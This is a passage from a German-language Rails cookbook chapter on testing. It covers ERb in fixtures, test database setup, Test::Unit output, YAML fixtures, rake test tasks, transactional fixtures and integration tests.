require File.dirname(__FILE__) + '/../test_helper'

class CountryTest < Test::Unit::TestCase

  Fixtures.create_fixtures(File.dirname(__FILE__) +
                           '/../fixtures/live_data',
                           :countries)

  def test_truth
    countries = Country.find(:all)
    assert_equal 230, countries.length
  end
end
```

Siehe auch

- Rezept 7.4, »Dynamische Daten mit ERb in Fixtures einbinden«

7.4 Dynamische Daten mit ERb in Fixtures einbinden

Problem

Ihre Tests müssen häufig zwischen zuletzt angelegten oder aktualisierten Elementen und älteren Elementen unterscheiden. Bei der Generierung von Test-Fixtures wollen Sie die Datums-Helper von Rails nutzen, um dynamisch Datumsinformationen zu generieren.

Lösung

In Ihrer YAML-Fixture-Datei fügen Sie Ruby in ERb-Ausgabe-Tags ein. Das folgende Template erzeugt Datumsangaben für die Text-Fixtures, und zwar relativ zur aktuellen Zeit:

```
recent_laptop_listing:
  id: 1
  title: Linux-Laptop
  description: Voll ausgestattetes schönes Laptop mit GNU/Linux
  created_at: <%= (Date.today - 2).to_s %>
  updated_at: <%= (Date.today - 2).to_s %>

older_cellphone_listing:
  id: 2
  title: Gebrauchtes Handy
  description: Gut ausgestattetes Handy aus dem letzten Jahr
  created_at: <%= (Date.today - 30).to_s %>
```

```
  updated_at: <%= (Date.today - 30).to_s %>
```

Ein weiterer gängiger Einsatzbereich für Ruby in YAML-Fixtures ist der Aufbau großer Mengen von Testdaten ohne lästige Eintipperei. DRY gilt auch für Test-Fixtures.

```
<% for i in 1..100 %>
item_<%=i%>:
  id: <%= i %>
  name: <%= i %> Jahr(e) alte Antiquität
  description: Dieser Artikel ist <%i %> Jahr(e) alt
<% end %>
```

Diskussion

Die Fixtures unserer Lösung werden durch die ERb-Engine verarbeitet, was die folgende Ausgabe erzeugt:

```
recent_laptop_listing:
  id: 1
  title: Linux-Laptop
  description: Voll ausgestattetes schönes Laptop mit GNU/Linux
  created_at: 2006-03-17
  updated_at: 2006-03-17

older_cellphone_listing:
  id: 2
  title: Gebrauchtes Handy
  description: Gut ausgestattetes Handy aus dem letzten Jahr
  created_at: 2006-02-17
  updated_at: 2006-02-17

item_1:
  id: 1
  name: 1 Jahr(e) alte Antiquität
  description: Dieser Artikel ist 1 Jahr(e) alt

item_2:
  id: 2
  name: 2 Jahr(e) alte Antiquität
  description: Dieser Artikel ist 2 Jahr(e) alt

item_3:
  id: 3
  name: 3 Jahr(e) alte Antiquität
  description: Dieser Artikel ist 3 Jahr(e) alt

...
```

Bei der Ausführung der Tests werden alle eingefügten YAML-Fixture-Dateien von der ERb-Template-Engine verarbeitet. Das bedeutet, dass Sie Ruby-Code zwischen ERb-Ausgabe-Tags (`<%= %>`) einfügen können, um Ausgaben zu erzeugen oder den Programmfluss zu kontrollieren, oder was auch immer man mit Ruby machen kann.

Das Einbetten von Ruby-Code in Ihre Fixtures kann sehr bequem sein, wird allgemein aber als schlechte Programmierpraxis betrachtet. Wenn man zu viel Logik in die Tests einbaut, läuft man Gefahr, Tests zu erzeugen, die ebenso viel Pflege verlangen wie die Anwendung selbst. Wenn Sie Zeit damit verbringen müssen, Ihre Fixtures zu aktualisieren oder zu reparieren, werden Sie die Tests sehr wahrscheinlich nur unregelmäßig ausführen.

Siehe auch

- Rezept 7.8, »Testdaten mit YAML-Fixtures laden«

7.5 Initialisierung einer Testdatenbank

Problem

Um einen Unit-Test Ihrer Anwendung durchführen zu können, benötigen Sie eine Testdatenbank mit einem Schema, das Ihrer Entwicklungsdatenbank entspricht. Ihre Unit-Tests werden über diese Testdatenbank ausgeführt, so dass die Entwicklungs- und Produktionsdatenbanken unangetastet bleiben. Sie wollen die Datenbank so einrichten, dass sie sich zu Beginn jedes Tests in einem bekannten Zustand befindet.

Lösung

Nutzen Sie den `db:test:clone_structure`-Task von Rake, um eine Testdatenbank aus dem Schema der existierenden Entwicklungsdatenbank zu erzeugen.

Soll Rake das Schema der aktuellen Umgebung kopieren (development, production usw.), verwenden Sie den `db:test:clone`-Task. Der `db:test:clone_structure`-Task kopiert immer das Schema der Entwicklungsdatenbank.

Nehmen wir an, Sie haben eine Entwicklungsdatenbank mit der folgenden Active Record-Migration generiert:

db/migrate/001_build_db.rb:

```
class BuildDb < ActiveRecord::Migration
  def self.up
    create_table :countries do |t|
      t.column :code, :string
      t.column :name, :string
      t.column :price_per_usd, :float
    end

    Country.create :code => 'USA',
                   :name => 'United States of America',
                   :price_per_usd => 1
```

```
    Country.create :code => 'CAN',
                   :name => 'Canada',
                   :price_per_usd =>  1.1617
    Country.create :code => 'GBR',
                   :name => 'United Kingdom',
                   :price_per_usd =>  0.566301

    create_table :books do |t|
      t.column :name, :string
      t.column :isbn, :string
    end

    Book.create :name => 'Perl Cookbook', :isbn => '957824732X'
    Book.create :name => 'Java Cookbook', :isbn => '9867794141'
  end

  def self.down
    drop_table :countries
    drop_table :books
  end
end
```

Führen Sie den rake-Task `db:test:clone_structure` mit dem folgenden Befehl aus:

```
~/project$ rake db:test:clone_structure
```

Diskussion

Bevor Sie `db:test:clone_structure` ausführen, existiert Ihre Testdatenbank zwar, enthält aber keine Tabellen oder Daten:

```
mysql> use cookbook_test
Database changed
mysql> show tables;
Empty set (0.00 sec)
```

Nachdem das Schema geklont wurde, enthält Ihre Testdatenbank die gleiche Tabellenstruktur wie Ihre Entwicklungsdatenbank:

```
mysql> show tables;
+-------------------------+
| Tables_in_cookbook_test |
+-------------------------+
| books                   |
| books_countries         |
| countries               |
+-------------------------+
3 rows in set (0.00 sec)
```

Die neu angelegten Tabellen enthalten noch keine Daten. Die Testdatenbank muss mit Daten aus Fixtures gefüllt werden. Dahinter steckt die Idee, dass die über Fixtures geladenen Daten feststehen und dass die mit diesen Daten durchgeführten Operationen über Assertions mit erwarteten Ergebnissen verglichen werden können.

Siehe auch

- Rezept 7.10, »Tests mit rake ausführen«

7.6 Controller interaktiv über die Rails-Konsole testen

Problem

Sie wollen das Verhalten Ihrer Anwendungs-Controller in Echtzeit über die Rails-Konsole testen.

Lösung

Starten Sie eine Rails-Konsole-Session aus dem Stamm Ihrer Anwendung mit dem Befehl `./script/console`. Nutzen Sie die Methoden von `ActionController::Integration::Session`, um Ihre Anwendung aus der Konsole-Session heraus zu testen:

```
$ ruby script/console
Loading development environment.
>> app.get "/reports/show_sales"
=> 302
>> app.response.redirect_url
=> "http://www.example.com/login"
>> app.flash
=> {:notice=>"You must be logged in to view reports."}
>> app.post "/login", :user => {"username"=>"admin", "password"=>"pass"}
=> 302
>> app.response.redirect_url
=> "http://www.example.com/reports/show_sales"
```

Diskussion

Durch den Aufruf der Methoden der globalen `app`-Instanz können Sie die Tests wie bei Ihren Integrationstests durchführen, aber in Echtzeit. Alle den Integrationstests zur Verfügung stehenden Methoden stehen auch dem `app`-Objekt in der Konsole zur Verfügung. Durch die Übergabe eines wahren Wertes an die Anwendung können Sie eindeutige Instanzen von `ActionController::Integration::Session` erzeugen und diese an Variablen zuweisen. Zum Beispiel legen die beiden folgenden Zuweisungen zwei Session-Objekte an (beachten Sie die jeweils eindeutigen Speicheradressen):

```
>> sess_one = app(true)
=> #<ActionController::Integration::Session:0x40a95e88 @https=false,
...
>> sess_two = app(true)
=> #<ActionController::Integration::Session:0x40a921c0 @https=false,
...
```

Die Methode `new_session` macht das Gleiche wie `app(true)`, akzeptiert aber einen optionalen Codeblock, über den die Session weiter initialisiert werden kann. Nachfolgend wird eine neue Session-Instanz aufgebaut, die das Verhalten einer HTTPS-Session imitiert:

```
>> sess_three = new_session { |s| s.https! }
=> #<ActionController::Integration::Session:0x40a6dc44 @https=true, ...
```

Zusätzliches Feedback erhalten Sie, wenn Sie Befehle in der Konsole-Session eingeben und sich gleichzeitig die Ausgabe von `./script/server` in einem anderen Fenster ansehen. Hier die Ausgabe beim Aufruf der Methode `app.get "/reports/show_sales"` von der Konsole:

```
Processing ReportsController#show_sales
     (for 127.0.0.1 at 2006-04-15 17:46:26) [GET]
  Session ID: 9dd6a4e3c591c484a243d166f123fd10
  Parameters: {"action"=>"show_sales", "controller"=>"reports"}
Redirected to https://www.example.com/login
Completed in 0.00160 (624 reqs/sec) |
     302 Found [https://www.example.com/reports/show_sales]
```

Assertions können aus Konsole-Session-Objekten heraus aufgerufen werden, aber die Ausgabe ist etwas anders, als Sie es gewohnt sind. Eine nicht fehlgeschlagene Assertion gibt `nil` zurück, während bei einem Fehlschlag der entsprechende `Test::Unit::AssertionFailedError` ausgelöst wird.

Siehe auch

Rezept 3.5, »Untersuchung der Modell-Beziehungen über die Rails-Console«

7.7 Die Ausgaben von Test::Unit interpretieren

Problem

Sie haben fleißig Unit-Tests für Ihre Anwendung entwickelt, sind aber verwirrt von dem, was bei der Ausführung der Tests geschieht. Wie kann man die Ausgabe von `Test::Unit` verstehen? Wie findet man heraus, welche Tests bestanden wurden und welche fehlgeschlagen sind?

Lösung

Hier das Ergebnis der Ausführung eines kleinen Testfalls. Die Ausgabe zeigt zwei bestandene Tests, einen fehlgeschlagenen und einen, der zu einem Fehler geführt hat:

```
$ ruby test/unit/employee_test.rb
Loaded suite unit/employee_test
Started
.F.E
```

```
Finished in 0.126504 seconds.

  1) Failure:
test_employee_names_are_long(EmployeeTest) [unit/employee_test.rb:7]:
<"Nancy"> expected to be =~
</^\w{12}/>.

  2) Error:
test_employee_is_from_mars(EmployeeTest):
NoMethodError: undefined method 'from_mars?' for #<Employee:0x40763418>
    /usr/lib/ruby/gems/1.8/gems/activerecord-1.13.2/lib/active_record/base.rb:1498:in
                                                                        'method_missing'
    unit/employee_test.rb:22:in 'test_employees_is_from_mars'

4 tests, 5 assertions, 1 failures, 1 errors
```

Selbst ohne die Test-Suite zu sehen, haben wir ein Gefühl dafür, was vorgeht. Die `.F.E`-Meldung fasst zusammen, was während der Ausführung der Tests passiert ist: Die Punkte deuten bestandene Tests an, `F` einen Fehlschlag und `E` einen Fehler. Der fehlgeschlagene Test ist einfach: Die Anwendung soll Mitarbeiter ablehnen, deren Vornamen kürzer als 12 Zeichen sind, was aber offensichtlich nicht passiert. Wir können auch erkennen, wo der Fehler liegt: Die Test-Suite erwartet offensichtlich, dass die `Employee`-Klasse eine `from_mars?`-Methode besitzt, die es aber nicht gibt. (Das ist ein Fehler und kein fehlgeschlagener Test, weil die Anwendung selbst einen Fehler erkannt hat – den Aufruf einer fehlenden Methode –, statt nur ein falsches Ergebnis zurückzuliefern.) Mit diesem Wissen ist es leicht, die Anwendung zu debuggen.

Diskussion

Die Reihenfolge der Ergebnisse in `.F.E` entspricht nicht der Reihenfolge der Testmethoden-Definitionen in der Klasse. Tests werden in alphabetischer Reihenfolge ausgeführt. Die Reihenfolge, in der die Tests ausgeführt werden, darf keinen Einfluss auf die Ergebnisse haben. Jeder Test sollte von den anderen unabhängig sein. Ist das nicht der Fall (d.h. wenn Tests nur bestanden werden, wenn sie in einer bestimmten Reihenfolge ausgeführt werden), dann ist die Test-Suite schlecht konstruiert. Die Ausgabe eines Tests darf die Ergebnisse anderer Tests nicht beeinflussen.

Beachten Sie, dass die Verwendung beschreibender Testnamen die Analyse der Ausgabe stark vereinfacht. Ein Name, der zeigt, was ein Test zu erreichen angibt, kann Ihnen später helfen, wenn die Erinnerung an die Entwicklung des Tests schwindet.

Siehe auch

- Rezept 7.24, »Code-Abdeckung analysieren mit Rcov«

7.8 Testdaten mit YAML-Fixtures laden

Problem

Es ist wichtig, dass Ihre Testdatenbank bekannte Daten enthält, die für das getestete Modell von allen Testfällen verwendet werden. Sie wollen verhindern, dass Ihre Tests in Abhängigkeit davon durchlaufen oder fehlschlagen, was sich zum Zeitpunkt des Tests in der Datenbank befindet. Das widerspricht der eigentlichen Aufgabe des Testens. Sie haben Daten zum Testen der Grenzbedingungen der Anwendungen generiert und suchen eine effektive Möglichkeit, diese ohne SQL in Ihre Datenbank zu laden.

Lösung

Verwenden Sie YAML, um eine Datei mit Text-Fixtures zu erzeugen, die in Ihre Testdatenbank geladen werden sollen.

Ihre Datenbank enthält eine einzige Tabelle mit Büchern, die mit der folgenden Migration generiert wurde:

db/migrate/001_build_db.rb:

```
class BuildDb < ActiveRecord::Migration
  def self.up
    create_table :books do |t|
      t.column :title, :string
      t.column :isbn, :string
      t.column :ean, :string
      t.column :upc, :string
      t.column :edition, :string
    end
  end

  def self.down
    drop_table :books
  end
end
```

Erzeugen Sie ein `Book`-Modell mit dem `generate`-Skript von Rails (beachten Sie das durch dieses Skript erzeugte Test-Scaffolding):

```
$ ruby script/generate model book
      exists  app/models/
      exists  test/unit/
      exists  test/fixtures/
      create  app/models/book.rb
      create  test/unit/book_test.rb
      create  test/fixtures/books.yml
```

Nun legen Sie eine Fixture an, die Ihre Testdaten in der Datei *books.yml* unter dem *test/fixtures*-Verzeichnis enthält:

test/fixtures/books.yml:

```
perl_cookbook:
      id: 1
   title: Perl Cookbook
    isbn: 957824732X
     ean: 9789578247321
     upc: 636920527114
 edition: 1

java_cookbook:
      id: 2
   title: Java Cookbook
    isbn: 9867794141
     ean: 9789867794147
     upc: 236920522114
 edition: 1
mysql_cookbook:
      id: 3
   title: MySQL Cookbook
    isbn: 059652708X
     ean: 9780596527082
     upc: 636920527084
 edition: 2
```

Fixtures werden vom `Test::Unit`-Modul geladen, indem man den Namen der Fixture-Datei ohne Erweiterung als Symbol an die `fixtures`-Methode übergibt. Der folgende Unit-Test zeigt die geladenen Fixtures mit einem Test, der den Erfolg bestätigt:

test/unit/book_test.rb:

```
require File.dirname(__FILE__) + '/../test_helper'

class BookTest < Test::Unit::TestCase
  fixtures :books

  def test_fixtures_loaded
    perl_book = books(:perl_cookbook)
    assert_kind_of Book, perl_book
  end
end
```

Diskussion

YAML ist ein Datenserialisierungsformat, das entworfen wurde, um sowohl von Menschen als auch von Skriptsprachen wie Python und Ruby einfach gelesen und geschrieben werden zu können. YAML wird häufig zur Datenserialisierung und zur Konfigurationseinstellung genutzt, wo es als etwas transparentere Alternative zu XML oder zu eigenen Konfigurationssprachen dient.

Bevor es alle Testfälle ausführt, nutzt das `Test::Unit`-Modul die Fixture-Datei (*books.yml*), um die `books`-Tabelle der Testdatenbank zu initialisieren. Anders ausgedrückt, beginnt jeder Testfall mit einer neuen Kopie der Testdaten, so wie diese in der YAML-Fix-

ture stehen. Auf diese Weise können die Tests isoliert werden, ohne dass man sich Sorgen um Nebeneffekte machen muss.

Der Test `test_fixtures_loaded` der `BookTest`-Klasse überprüft, ob die `book`-Fixtures erfolgreich geladen wurden und ob ein Active Record-`Book`-Objekt angelegt wurde. Um sie bequem referenzieren zu können, sind die einzelnen Datensätze in einer YAML-Fixture mit einem Label versehen. Sie können die Accessor-Methode der `books`-Fixture nutzen, um sich `book`-Objekte zurückliefern zu lassen, indem Sie eines der Fixture-Labels als Parameter übergeben. In unserer Lösung geben wir ein Objekt zurück, das *Perl Cookbook* repräsentiert, indem wir `books(:perl_cookbook)` aufrufen. Die Assertion testet, ob dieses Objekt tatsächlich eine Instanz der `Book`-Klasse ist. Die folgende Ausgabe zeigt das erfolgreiche Ergebnis der Ausführung dieses Tests:

```
$ ruby ./test/unit/book_test.rb
Loaded suite test/unit/book_test
Started
.
Finished in 0.05485 seconds.

1 tests, 1 assertions, 0 failures, 0 errors
```

Siehe auch

- Rezept 7.3, »Testdaten mit CSV-Fixtures importieren«
- Rezept 7.4, »Dynamische Daten mit ERb in Fixtures einbinden«

7.9 Überwachung der Test-Abdeckung mit rake stats

Problem

Generell lässt sich Folgendes sagen: Je mehr Tests Sie entwickeln, desto größer ist die Wahrscheinlichkeit, dass Ihre Anwendung fehlerfrei ist und bleibt. Sie suchen eine Möglichkeit, um zu messen, wie viel Testcode Sie in Relation zu Ihrem Anwendungscode geschrieben haben.

Lösung

Verwenden Sie den `stats` rake-Task, um Statistiken zu Ihrem Rails-Projekt zu erzeugen, einschließlich eines Code-zu-Test-Verhältnisses:

```
$ rake stats
(in /home/rob/typo)
+----------------------+-------+-------+---------+---------+-----+-------+
| Name                 | Lines |   LOC | Classes | Methods | M/C | LOC/M |
+----------------------+-------+-------+---------+---------+-----+-------+
| Helpers              |   500 |   401 |       0 |      75 |   0 |     3 |
```

```
| Controllers          |  1498 |  1218 |      25 |     174 |   6 |     5 |
| APIs                 |   475 |   383 |      17 |      27 |   1 |    12 |
| Components           |  1044 |   823 |      33 |     132 |   4 |     4 |
|   Functional tests   |  2505 |  1897 |      41 |     261 |   6 |     5 |
| Models               |  2026 |  1511 |      46 |     209 |   4 |     5 |
|   Unit tests         |  1834 |  1400 |      28 |     159 |   5 |     6 |
| Libraries            |   858 |   573 |      15 |      91 |   6 |     4 |
+----------------------+-------+-------+---------+---------+-----+-------+
| Total                | 10740 |  8206 |     205 |    1128 |   5 |     5 |
+----------------------+-------+-------+---------+---------+-----+-------+
  Code LOC: 4909     Test LOC: 3297     Code to Test Ratio: 1:0.7
```

Diskussion

Ein komplette Abdeckung liegt vor, wenn jede Zeile Ihrer Anwendung von mindestens einem Test untersucht wurde. Auch wenn dieses Ziel schwer zu erreichen ist, sollten Sie zumindest versuchen, ihm möglichst nahe zu kommen. Wenn Sie Tests entwickeln, während oder sogar bevor Sie die Komponenten Ihrer Anwendung entwickeln, sollten Sie eine recht gute Vorstellung davon haben, welcher Code eine zusätzliche Testabdeckung benötigt.

Die Lösung zeigt die Ausgabe von `rake stats` für die aktuelle Version der Typo-Blog-Anwendung (*http://www.typosphere.org*). Sie gibt ein Code-zu-Test-Verhältnis (code to test ratio) von 1 zu 0.7 an. Sie können dieses Verhältnis als allgemeines Maß dafür ansetzen, wie gut Ihr Quellcode durch Tests abgedeckt wird.

Abgesehen von den Tests, können Sie die Ausgabe von `rake stats` als vages Maß für die Produktivität ansetzen. Diese Art der Projektanalyse wird seit Jahrzehnten verwendet. Das Zählen der Codezeilen in Softwareprojekten hat seinen Ursprung in Sprachen wie FORTRAN und Assembler und stammt aus der Zeit, als noch Lochkarten für die Dateneingabe verwendet wurden. Diese Sprachen boten wesentlich weniger Spielraum als die heutigen Skriptsprachen, so dass die Verwendung der Quellzeilen im Code (source lines of code, SLOC) als Maß der Produktivität wohl noch genauer war (wenn auch nicht viel).

Siehe auch

- Rezept 7.24, »Code-Abdeckung analysieren mit Rcov«

7.10 Tests mit rake ausführen

Problem

Sie haben fleißig Tests für Ihre Anwendung entwickelt und suchen eine praktische Möglichkeit, sie in einem Rutsch auszuführen. Sie wollen in der Lage sein, alle Unit-Tests oder funktionalen Tests mit einem einzigen Befehl auszuführen.

Lösung

Rails organisiert Tests in Verzeichnissen, die nach dem Typ des zu testenden Anwendungscodes benannt sind (z.B. funktionale Tests, Unit-Tests, Integrationstests usw.). Um alle Tests dieser Gruppen auf einmal auszuführen, stellt `rake` eine Reihe testbezogener Tasks zur Verfügung:

Test aller Unit-Tests und funktionalen Tests (sowie aller Integrationstests, wenn es welche gibt):

```
$ rake test
```

Ausführen aller funktionalen Tests:

```
$ rake test:functionals
```

Ausführen aller Unit-Tests:

```
$ rake test:units
```

Ausführen aller Integrationstests:

```
$ rake test:integration
```

Ausführen aller Tests in *./vendor/plugins/**/test* (oder geben Sie ein zu testendes Plugin mit `PLUGIN=`*name* an):

```
$ rake test:plugins
```

Tests für Modelle und Controller ausführen, die innerhalb der letzten 10 Minuten modifiziert wurden:

```
$ rake test:recent
```

Für Subversion-Projekte die Tests für Modelle und Controller ausführen, die seit dem letzten Commit geändert wurden:

```
$ rake test:uncommitted
```

Diskussion

Die Entwicklung von Tests zahlt sich nur aus, wenn Sie sie während der Entwicklung häufig ausführen oder wenn sich die Umgebungsbedingungen verändert haben. Wenn die Ausführung von Tests ein lästiger Prozess wäre, würden die Chancen sinken, dass sie regelmäßig ausgeführt werden. Die Test-Tasks von Rake wurden so entworfen, dass Sie Ihre Tests nicht nur oft, sondern auch effektiv ausführen können.

Anders als `rake test` wurden die Test-Tasks so entworfen, dass eine Teilmenge Ihres Anwendungs-Testcodes ausgeführt wird. Dahinter steckt die Idee, dass Sie wohl nicht die gesamte Test-Suite ausführen wollen, wenn nur ein kleiner (und ausreichend entkoppelter) Teil Ihres Codes verändert wurde. Bei vielen Tests kann die Ausführung nur eines bestimmten Teils viel Entwicklungszeit sparen. Natürlich sollten Sie die gesamte Test-Suite regelmäßig ausführen (zumindest vor jedem Checkin), um sicherzustellen, dass es keine Bugs gibt, wenn die gesamte Anwendung interagiert.

Siehe auch

- Mehr zu Rake (Ruby Make) erfahren Sie unter *http://rake.rubyforge.org*.

7.11 Tests mit transaktionalen Fixtures beschleunigen

Problem

Einige Ihrer Tests dauern zu lange. Sie nehmen an, dass das Problem im `setup` und `teardown` für jeden Test liegt, und wollen diesen Overhead minimieren.

Lösung

Das Setzen der beiden folgenden Konfigurationsoptionen in Ihrer *test_helper.rb* kann die Laufzeit-Performance Ihrer Tests deutlich verbessern. Beachten Sie, dass die erste Option, `self.use_transactional_fixtures`, nur funktioniert, wenn Ihre Datenbank Transaktionen unterstützt.

test/test_helper.rb:

```
ENV["RAILS_ENV"] = "test"
require File.expand_path(File.dirname(__FILE__) + "/../config/environment")
require 'test_help'

class Test::Unit::TestCase

  self.use_transactional_fixtures = true
  self.use_instantiated_fixtures  = false
end
```

Diskussion

Wenn Sie unter Rails Unit-Tests ausführen, die mit Test-Fixtures arbeiten, dann stellt Rails sicher, dass jede Testmethode mit einem neuen Satz von Testdaten arbeitet. Die Art und Weise, auf die Rails Ihre Testdaten zurücksetzt, ist konfigurierbar. Vor Rails 1.0 wurden Testdaten mit SQL-`delete`- und -`insert`-Anweisungen für jede Testmethode entfernt und wieder neu aufgebaut. All diese SQL-Aufrufe haben die Ausführung der Tests verlangsamt. Um die Dinge zu beschleunigen, wurden transaktionale Fixtures eingeführt, um die Anzahl der SQL-Anweisungen zu minimieren, die für jede Testmethode ausgeführt werden müssen. Transaktionale Fixtures schließen den Code jeder Testmethode in die SQL-Anweisungen `begin` und `rollback` ein. Alle Änderungen, die ein Testfall an der Datenbank vornimmt, werden auf diese Weise durch eine einzige Transaktion wieder zurückgenommen.

MySQL verwendet standardmäßig MyISAM als Storage-Engine, jedoch keine Transaktionen unterstützt. Wenn Sie mit MySQL arbeiten und die Vorteile transaktionaler Fixtures nutzen wollen, müssen Sie die InnoDB-Storage-Engine verwenden. Dazu legen Sie den Engine-Typ mit der folgenden Active Record-Migration fest:

```
create_table :movies, :options => 'TYPE=InnoDB' do |t|
  #...
end
```

Das ist identisch mit:

```
CREATE TABLE movies (
  id int(11) DEFAULT NULL auto_increment PRIMARY KEY
) ENGINE=InnoDB
```

Sie können existierende Tabellen auch mit reinem SQL aktualisieren:

```
alter table movies type=InnoDB;
```

Die zweite Konfigurationsoption unserer Lösung, `self.use_instantiated_fixtures`, weist Rails vor jeder Testmethode an, Fixtures nicht zu instanziieren und keine Instanzvariablen anzulegen. Das erspart einem einiges an Instanziierungen für jede Test-Fixture vor jedem Test, insbesondere wenn viele Ihrer Tests die Variablen gar nicht nutzen. Statt eine Test-Fixture für einen Mitarbeiter über `@employee_with_pto` zu referenzieren, verwenden Sie die Fixture-Accessor-Methode: `employees(:employee_with_pto)`.

Die Verwendung von Fixture-Accessor-Methoden greift auf Fixture-Daten zu, wenn sie benötigt werden. Aufrufe dieser Accessor-Methoden instanziieren jede Fixture und speichern das Ergebnis zwischen, so dass nachfolgende Aufrufe keinen zusätzlichen Overhead erzeugen.

Eine andere Möglichkeit, das Laden der Fixture-Daten in Ihre Testdatenbank zu handhaben, besteht darin, sie im Vorfeld aufzufüllen:

```
$ rake db:fixtures:load
```

Indem Sie Ihre Fixtures im Voraus laden und `self.use_transactional_fixtures` auf `true` setzen, können Sie alle Aufrufe von `fixtures` in Ihren Tests vermeiden.

Siehe auch

- Rezept 7.4, »Dynamische Daten mit ERb in Fixtures einbinden«

7.12 Mit Integrationstests über Controller hinweg testen

Problem

Sie wollen Ihre Anwendung umfassend testen, indem Sie Sessions simulieren, die mit den Controllern Ihrer Anwendung interagieren.

Lösung

Entwickeln Sie einen Integrationstest, der einen Benutzer simuliert, der versucht, sich die authentifizierten Reports Ihrer Anwendung anzusehen:

```
$ ruby script/generate integration_test report_viewer
```

Dieser Befehl erzeugt einen Integrationstest namens *report_viewer_test.rb* in *./test/integration*. Innerhalb dieser Datei definieren Sie eine Folge von Ereignissen, die Sie testen wollen, indem Sie simulierte Requests ausgeben und verschiedene Assertions darüber treffen, wie die Anwendung reagieren soll.

Gliedern Sie wiederkehrende Aktionssequenzen in private Methoden aus, die nach dem benannt sind, was sie tun, etwa `log_in_user` und `log_out_user`:

test/integration/report_viewer_test.rb:

```
require "#{File.dirname(__FILE__)}/../test_helper"

class ReportViewerTest < ActionController::IntegrationTest
  fixtures :users

  def test_user_authenticates_to_view_report

    get "/reports/show_sales"
    assert_response :redirect
    assert_equal "Sie müssen eingeloggt sein.", flash[:notice]

    follow_redirect!
    assert_template "login/index"
    assert_equal "/reports/show_sales", session["initial_uri"]

    log_in_user(:sara)
    assert session["user_id"]

    assert_template session["initial_uri"].sub!('/','')

    log_out_user
    assert_nil session["user_id"]
  end

  private
    def log_in_user(user)
      post "/login", :user => { "username" => users(user).username,
                                "password" => users(user).password }
      assert_response :redirect
      follow_redirect!
      assert_response :success
    end

    def log_out_user
      post "/logout"
      assert_response :redirect
```

```
      follow_redirect!
      assert_response :success
    end
  end
```

Führen Sie den Integrationstest einzeln aus dem Anwendungsstamm aus:

```
$ ruby./test/integration/report_viewer_test.rb
```

Oder führen Sie einfach alle Integrationstests aus:

```
$ rake test:integration
```

Diskussion

Im Gegensatz zu Unit-Tests und funktionalen Tests können Integrationstests Methoden definieren, die Aktionen von mehreren Controllern untersuchen. Indem man Requests von unterschiedlichen Teilen der Anwendung verkettet, kann man eine realistische Benutzer-Session simulieren. Integrationstests untersuchen alles – von Active Record bis zum Dispatcher. Sie testen den gesamten Rails-Stack.

Die Testmethode unserer Lösung beginnt damit, die `show_sales`-Methode des `reports`-Controllers mit `get "/reports/show_sales"` anzufordern. Beachten Sie, dass die `get`-Methode bei Integrationstests im Gegensatz zu funktionalen Tests mit einem Pfadstring aufgerufen wird, und nicht explizit mit Controller und Aktion. Da der `ReportsController` einen `before`-Filter enthält, der verlangt, dass die Benutzer eingeloggt sind, wird ein Redirect erwartet und mit `assert_response :redirect` getestet. Der Inhalt von `flash[:notice]` wird ebenfalls getestet: Er muss den korrekten Grund für den Redirect enthalten.

Nachdem man dem Redirect mit follow_redirect! folgt, stellt assert_template »login/index« sicher, dass das Login-Formular gerendert wurde. Sie müssen auch sicherstellen, dass der URI des ursprünglichen Requests im `session`-Hash gespeichert wird (also `session["initial_uri"]`).

Sie können den Integrationstest lesbarer gestalten und seine Entwicklung vereinfachen, indem Sie private Methoden für Aktionsgruppen anlegen, die mehr als einmal aufgerufen werden, wie etwa das Einloggen eines Benutzers. Mit Hilfe der `log_in_user`-Methode melden Sie einen Benutzer aus der `users`-Fixture an und gehen davon aus, dass eine `user_id` im `session`-Hash gespeichert wird. Sie erwarten, dass Benutzer nach dem Einloggen auf die Seite weitergeleitet werden, die sie ursprünglich besuchen wollten. Sie testen das, indem Sie davon ausgehen, dass das gerenderte Template mit dem Inhalt von `session["initial_uri"]` identisch ist.

Zum Schluss melden wir den Benutzer mit `log_out_user` ab und erwarten, dass die Benutzer-Session-`id` gelöscht wurde.

Standardmäßig werden in Integrationstests aufgerufene Methoden im Kontext einer einzelnen Session ausgeführt. Das bedeutet, dass alles, was während der Testmethode im `session`-Hash gespeichert wurde, für den Rest der Methode verfügbar ist. Es ist auch mög-

lich, mit der open_session-Methode der IntegrationTest-Klasse mehrere Sessions zu öffnen. Auf diese Weise können Sie testen, wie mehrere Sessions miteinander und mit Ihrer Anwendung zusammenarbeiten. Nachfolgend sehen Sie eine modifizierte Version der Testmethode unserer Lösung, die zwei Benutzer testet, die sich gleichzeitig authentifizieren und Reports ansehen.

```
require "#{File.dirname(__FILE__)}/../test_helper"

class ReportViewersTest < ActionController::IntegrationTest
  fixtures :users

  def test_users_login_and_view_reports
    sara = new_session(:sara)
    jack = new_session(:jack)
    sara.views_reports
    jack.views_reports
    sara.logs_out
    jack.logs_out
  end

  private

    module CustomAssertions
      def log_in_user(user)
        post "/login", :user => { "username" => users(user).username,
                                  "password" => users(user).password }
        assert_response :redirect
        follow_redirect!
        assert_response :success
      end

      def views_reports
        get "/reports/show_sales"
        assert_response :success
      end

      def logs_out
        post "/logout"
        assert_response :redirect
        follow_redirect!
        assert_response :success
      end
    end

    def new_session(user)
       open_session do |sess|
         sess.extend(CustomAssertions)
         sess.log_in_user(user)
       end
    end
end
```

Die Methode `new_session` erzeugt Session-Objekte, bei denen Methoden des `CustomAssertions`-Moduls eingebunden werden. Die gleiche Methode meldet den Benutzer an, der als Parameter beim Aufruf von `log_in_user` als eine der eingefügten Methoden aufgerufen wird. Der Effekt dieser Art von Integrationstest ist, dass eine beliebige Anzahl von Sessions interagieren kann. Das Einbinden der Methoden des `CustomAssertions`-Moduls in jede dieser Sessions führt unter dem Strich zu einer domainspezifischen Sprache (DSL) für Ihre Anwendung, mit der die Tests einfach zu entwickeln sind (und einfach zu verstehen, nachdem man sie einmal geschrieben hat).

Siehe auch

- Die Rails-API-Dokumentation zu `IntegrationTest` unter *http://api.rubyonrails.org/classes/ActionController/IntegrationTest.html*

7.13 Controller mit funktionalen Tests überprüfen

Problem

Sie wollen sicherstellen, dass sich die Controller Ihrer Anwendung wie erwartet verhalten, wenn sie auf HTTP-Requests reagieren.

Lösung

Sie verfügen über eine Anwendung, die einen `BooksController` enthält, der die Aktionen `list`, `show` und `search` umfasst.

app/controllers/books_controller.rb:

```
class BooksController < ApplicationController

  def list
    @book_pages, @books = paginate :books, :per_page => 10
  end

  def show
    @book = Book.find(params[:id])
  end

  def search
    @book = Book.find_by_isbn(params[:isbn])
